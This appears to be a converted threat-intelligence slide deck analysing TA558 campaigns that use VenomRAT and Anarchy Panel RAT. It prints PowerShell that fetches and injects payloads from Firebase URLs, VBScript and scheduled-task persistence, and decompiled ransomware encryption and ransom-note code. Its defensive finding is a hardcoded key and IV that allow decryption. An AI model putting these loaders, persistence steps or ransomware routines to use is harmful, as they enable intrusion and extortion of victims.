
Persistence Mechanism

- Downloads the Exec-Persist VBScript “v.vbs” from Firebase using CURL and further executes it using Start-process
- Exec-Persist VBScript downloads & Executes the RunPE Loader PS Script which injects VenomRAT into remote process and it also maintains persistence on the infected machine by creating LNK File in the StartUp folder.
- LNK File names: "Prime Video.lnk"

# Infection Chain - Cluster 2



Google Drive



- Persistence – Scheduled Task



## Persistence - Scheduled Task

```
$g78fgh00=[char]73 + [char]69 + [char]88
sal dwrq5t $g78fgh00
```

```
[byte[]]$server=[System.Convert]::FromBase64String((New-Object Net.WebClient).(-join[char[]  
'https://firebasestorage.googleapis.com/v0/b/tempest-b36f1.appspot.com/o/servervenom.txt?ai=
```

```
[Byte[]]$DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).(-join[char[]  
'https://firebasestorage.googleapis.com/v0/b/tempest-b36f1.appspot.com/o/run2.jpg?alt=media&_id=
```

[illegible][illegible]

\$wwf5dd | dwrg5t

```
[RunPE.RunPE]::Execute('C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe',$server)
[RunPE.RunPE]::Execute('C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe',$server)
```

```
schtasks /create /sc MINUTE /mo 132 /tn hilhiled /F /tr "C:\Users\Public\v.vbs"
```

```
WScript.Sleep 3000
Dim shell,command
command = " -windo 1 -noexit -exec bypass -file ""C:\Users\Public\2.ps1"""
```

```
XS="Pow#|%er#|%sh#|%ell"  
LArray = Split(XS, "#|%")  
g1 = LArray(0)+LArray(1)+LArray(2)+LArray(3)+command
```

```
set OOKW = CreateObject("WScript.Shell")
OOKW.Run( "powershell -command " & (gl) ), 0, false

WScript.Sleep 15000
OOKW.Run( "powershell -command " & (command) ), 0, false
```

**v.vbs**

**Execute  
RunPe Loader  
script**

- Persistence via Scheduled Task
  - Task Name: hilhiled
  - Runs "v.vbs" every 132 minutes

- RunPE Loader PS script schedules a Task named “hilhiled” using schtasks in order to maintain persistence on the infected machine
- The scheduled task would run the Exec-Persist VBScript “v.vbs” without the LNK Persistence every 132 minutes.
- The "v.vbs" VBScript is commissioned to execute the RunPe Loader Script

# File Name Analysis - TA558

- Based on our analysis, the following are the Threat Actor's most frequently used file names:

Portuguese/Spanish	English
Reserva	Reservation
Modelo Reserva	Reservation Model
Hospede/Anexo Hospedes	Guests/ Guests Room
Dados Integrantes/Dados	Integral Data/Given Members
Documentos	Document
Nomes	Names

# VenomRAT Analysis - Ransomware Module

- The Ransomware Module is been initiated from the Command & Control server.
- Crypto addresses are also sent by TA

```
// Token: 0x06000B74 RID: 2932 RVA: 0x00033200 File Offset: 0x00031400
public static void HandleDoEncrypt(DoEncrypt command, Clt client)
{
    new SetStatus("Activating Ransom.").Execute(client);
    try
    {
        Task.Run(delegate()
        {
            module2.RnsEncrypt(command.btc, command.eth, command.xmr);
        }).Wait();
    }
    catch
    {
    }
    new SetStatus("Target Encrypted....").Execute(client);
}
```

# VenomRAT Analysis - Ransomware Module

```
module2.Crypt(new string[]
{
    Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\\\"
}, new string[]
{
    "txt",
    "jpeg",
    "gif",
    "jpg",
    "png",
    "docx",
    "php",
    "cs",
    "mpeg",
    "rm",
    "swf",
    "vob",
    "wmv",
    "2AT8T3QJK0WQEPU6GFCU8HGSSKXNAK", ".Venom");
```

**Target Location**

**Targeted File Extensions**

**.Venom extension**

**Encryption Key**

1. Desktop
2. My Pictures
3. Personal
4. My Videos
5. My Computer
6. My Music
7. System32
8. Drives:
  - C:\    - K:\    - H:\    - E:\
  - M:\    - J:\    - G:\    - D:\
  - L:\    - I:\    - F:\    - B:\

## Target File Locations

### Target File Extensions:

txt, jpeg, gif, jpg, png, docx, php, cs, cpp, rar, zip, html, htm, xlsx, avi, mp4, aif, cda, mid, midi, mp3, mpa, ogg, wav, wma, wp  
l, 7z, arj, deb, pkg, rar, rpm, z, zip, bin, dmg, iso, toast, vcd, csv, dat, db, dbf, log, mdb, sav, sql, tar, xml, apk, bat, bin, cg  
i, pl, com, exe, gadget, jar, py, wsf, fnt, fon, otf, ttf, ai, bmp, gif, ico, jpeg, jpg, png, ps, psd, svg, tif, tiff, asp, aspx, ce  
r, cfm, cgi, pl, css, htm, html, js, jsp, part, php, py, rss, xhtml, key, odp, pps, ppt, pptx, c, class, cpp, cs, h, java, sh, swift  
, vb, ods, xlr, xls, xlsx, bak, cab, cfg, cpl, cur, dll, dmp, drv, icns, ico, ini, lnk, msi, sys, tmp, 3g2, 3g, avi, flv, h264, m4v,  
mkv, mov, mp4, mpg, mpeg, rm, swf, vob, wmv

# VenomRAT - Ransomware Module - Encryption

```
module2.REncrypt(fileInfo.FullName, fileInfo.FullName + crypt_uzantisi, new byte[]  
{  
    1,  
    2,  
    3,  
    4,  
    5,  
    6,  
    7,  
    8  
});  
  
private static void REncrypt(string inputFile, string outputFile, byte[] passwordBytes)  
{  
    try  
    {  
        byte[] salt = new byte[]  
        {  
            1,  
            2,  
            3,  
            4,  
            5,  
            6,  
            7,  
            8  
        };  
  
        FileStream fileStream = new FileStream(outputFile, FileMode.Create);  
        RijndaelManaged rijndaelManaged = new RijndaelManaged();  
        rijndaelManaged.KeySize = 256;  
        rijndaelManaged.BlockSize = 128;  
        Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);  
        rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);  
        rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);  
        rijndaelManaged.Padding = PaddingMode.Zeros;  
        rijndaelManaged.Mode = CipherMode.CBC;  
        CryptoStream cryptoStream = new CryptoStream(fileStream, rijndaelManaged.CreateEncryptor(), Cryp
```

Salt

Key Generation

Key: 6d 29 e5 d8 7b 96 5e 99 40 f4 1d c9 c9 11 43 4e fe 3d 1d eb fb 2e 5f 83 45 0c da f7 1a 95 b0 37  
IV: 95 ce a7 9c 9f 4e 88 52 2c c8 18 d6 96 5d 4c 80

# VenomRAT - Ransomware Module - Decryption

```
public static void Decoding(string directory, string password, string extension)
{
    foreach (FileInfo fileInfo in new DirectoryInfo(directory).GetFiles("*. " + extension, SearchOption.AllDirectories))
    {
        module2.Decrypt(fileInfo.FullName, fileInfo.FullName.Replace(extension, string.Empty), new byte[]
        {
            1,
            2,
            3,
            4,
            5,
            6,
            7,
            8
        });
    }
}


public static void Decrypt(string inputFile, string outputFile, byte[] passwordBytes)
{
    try
    {
        byte[] salt = new byte[]
        {
            1,
            2,
            3,
            4,
            5,
            6,
            7,
            8
        };

        FileStream fileStream = new FileStream(inputFile, FileMode.Open);
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        rijndaelManaged.KeySize = 256;
        rijndaelManaged.BlockSize = 128;
        Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
        rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
        rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
        rijndaelManaged.Padding = PaddingMode.Zeros;
        rijndaelManaged.Mode = CipherMode.CBC;
        CryptoStream cryptoStream = new CryptoStream(fileStream, rijndaelManaged.CreateDecryptor(), CryptoStreamMode.Read);
        FileStream fileStream2 = new FileStream(outputFile, FileMode.Create);
    }
}
```



# VenomRAT Analysis - Ransomware Module

- Due to the hardcoded Decryption Key and IV generation in the Decryptor we will be able to decrypt the files by providing any random decryption password to the Decryptor.



# VenomRAT Analysis - Ransomware Module

- And decrypt any files with the following Key and IV Value irrespective of the password:
  - Key:** 6d 29 e5 d8 7b 96 5e 99 40 f4 1d c9 c9 11 43 4e fe 3d 1d eb fb 2e 5f 83 45 0c da f7 1a 95 b0 37
  - IV:** 95 ce a7 9c 9f 4e 88 52 2c c8 18 d6 96 5d 4c 80

### AES Decrypt

Key

6d 29 e5 d8 7b 96 5e 99 40 f4...

HEX ▾

IV

95 ce a7 9c 9f 4e 88 52 2c c8 18 d6 96 5d 4c 80

HEX ▾

Mode

CBC

Input

Raw

Output

Raw

File icon

Name: hello.txt.Venom

Size: 16 bytes

Type: unknown

Loaded: 100%

Output

time: 2ms

length: 16

lines: 1

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# VenomRAT - Ransomware Module – Ransom Note

```
public static void RnsEncrypt(string btc, string eth, string xmr)
{
    string userName = Environment.UserName;
    Environment.MachineName.ToString();
    string str = "C:\\Users\\";
    string str2 = "//Desktop//HOW-TO-RECOVER-YOUR-FILES.txt";
    StreamWriter streamWriter = new StreamWriter(new FileStream(str + userName + str2, FileMode.OpenOrCreate, FileAccess.Write));
    streamWriter.BaseStream.Seek(0L, SeekOrigin.End);
    streamWriter.WriteLine("***INSTRUCTIONS TO FOLLOW TO GET YOUR FILES BACK**" + Environment.NewLine);
    streamWriter.WriteLine("Go to blockchain.com create a bitcoin wallet if you do not possess one already..." + Environment.NewLine);
    streamWriter.WriteLine("Then proceed to your citys nearest Bitcoin ATM and deposit exactly $999 dollars" + Environment.NewLine);
    streamWriter.WriteLine("usd *Heres a perk for you** you get to pick which crypto currency to send me wow" + Environment.NewLine);
    streamWriter.WriteLine("im seriously in suspense qas to which one you pick:) here are your choices..." + Environment.NewLine);
    streamWriter.WriteLine("Bitcoin" + Environment.NewLine);
    streamWriter.WriteLine("Litecoin" + Environment.NewLine);
    streamWriter.WriteLine("Ethereum " + Environment.NewLine);
    streamWriter.WriteLine("once youve chosen follow the bitcoin atms directions to succesfully pay my bills " + Environment.NewLine);
    streamWriter.WriteLine("Once you've completed this daunting task send the crypto currency youve chosin to the" + Environment.NewLine);
    streamWriter.WriteLine("Following address corresponding to the crypto currency you purchased." + Environment.NewLine);
    streamWriter.WriteLine("Bitcoin " + btc + Environment.NewLine);
    streamWriter.WriteLine("Ethereum " + eth + Environment.NewLine);
    streamWriter.WriteLine("Litecoin " + xmr);
    streamWriter.Flush();
    streamWriter.Close();
    Thread.Sleep(5000);
    Process.Start("notepad.exe", Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\\HOW-TO-RECOVER-YOUR-FILES.txt");
    Thread.Sleep(4000);
}
```

Ransom note

# VenomRAT - Ransomware Builder


- The Ransomware Builder is an Open-source project on Github named “Ransomware-Builder-v3.0” which was modified by the VenomRAT developers and leveraged in the Ransomware module

qH0sT compiled new file	58def91 on Oct 21, 2019	12 commits
DecryptorTool	compiled new file	4 years ago
RansomBuilder	compiled	4 years ago
DecryptorTool.sln	Ransomware Builder V3.0	4 years ago
README.md	Update README.md	4 years ago
RansomBuilder.sln	Ransomware Builder V3.0	4 years ago
RansomBuilder.v11.suo	Ransomware Builder V3.0	4 years ago

## README.md


if you are using this program, you accept all responsibility. Only for educational purposes.

<https://www.youtube.com/watch?v=smEHgm0oALo>



# VenomRAT Ransomware Module – Connection \w Magnus Ransomware

- Open-Source Ransomware Builder code was been used by Magnus Ransomware in the Magnus Ransomware Builder v4.5 Bitcoin Edition which was released in **July 2022** at **\$75**
- As the code is similar to the VenomRAT Ransomware module. The VenomRAT key and iv value can be leveraged here to decrypt the files encrypted by the Magnus ransomware.




# VenomRAT - Leaked Builder

- TA558 campaigns used following VenomRAT versions
  - VenomRAT v2.8.0.1
  - VenomRAT v2.7.0.0
- These versions were cracked and distributed on Leak Forums in 2022

## Venom rat Cracked 2.7.0.0

📁 Virus Bot Trojan • ⌚ 28-Apr, 22:179 • 👤 Bilal Khan • 👁 8 761 • 💬 0



# VenomRAT - Leaked Builder

- Same hardcoded encryption password in the VenomRAT cracked builders ransomware module and the VenomRAT ransomware modules identified in the TA558 campaigns

```
Process.Start("notepad.exe", Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\\HOW-TO-RECOVER-YOUR-FILES.txt");
Thread.Sleep(4000);
module2.Crypt(new string[]
{
    Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\\
}, new string[]
{
    "txt",
    "jpeg",
    "gif",
    "jpg",
    "png",
    "docx",
    "mpg",
    "mpeg",
    "rm",
    "swf",
    "vob",
    "wmv"
}, "2AT8T3QJK0WQEPU6GFCU8HGSSKXNAK", ".Venom");
```


VenomRAT Cracked Builder - Encryption password

```
    "mpg",
    "mpeg",
    "rm",
    "swf",
    "vob",
    "wmv"
}, "2AT8T3QJK0WQEPU6GFCU8HGSSKXNAK", ".Venom");
```

Encryption password for VenomRAT payload used in TA558 campaigns

# Anarchy Panel RAT

- Saw Threat Actors using Leaked Builders
- Discovered new cracked version of “Anarchy Panel RAT - v4.4”
- Distributed on the Leak forums towards the end of **January 2023**






# Anarchy Panel RAT - Features

Github account with features of Anarchy Panel RAT (Only ReadMe file)

- Ransomware & MBR Infector
- Remote HVNC
- Anarchy Stealer
- Remote Shell
- Hidden browsers
- AV Evasion



# Anarchy Panel RAT - Analysis

## Similarity with DcRAT

- Identical Configuration Routine and has the DcRatbyqwqdnachun salt in the AES256 Routine
- Anarchy Ransomware module code was copied and modified from the DcRAT Ransomware module.


```

public static bool InitializeSettings()
{
    bool result;
    try
    {
        Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
        Settings.aes256 = new Aes256(Settings.Key);
        Settings.Por_ts = Settings.aes256.Decrypt(Settings.Por_ts);
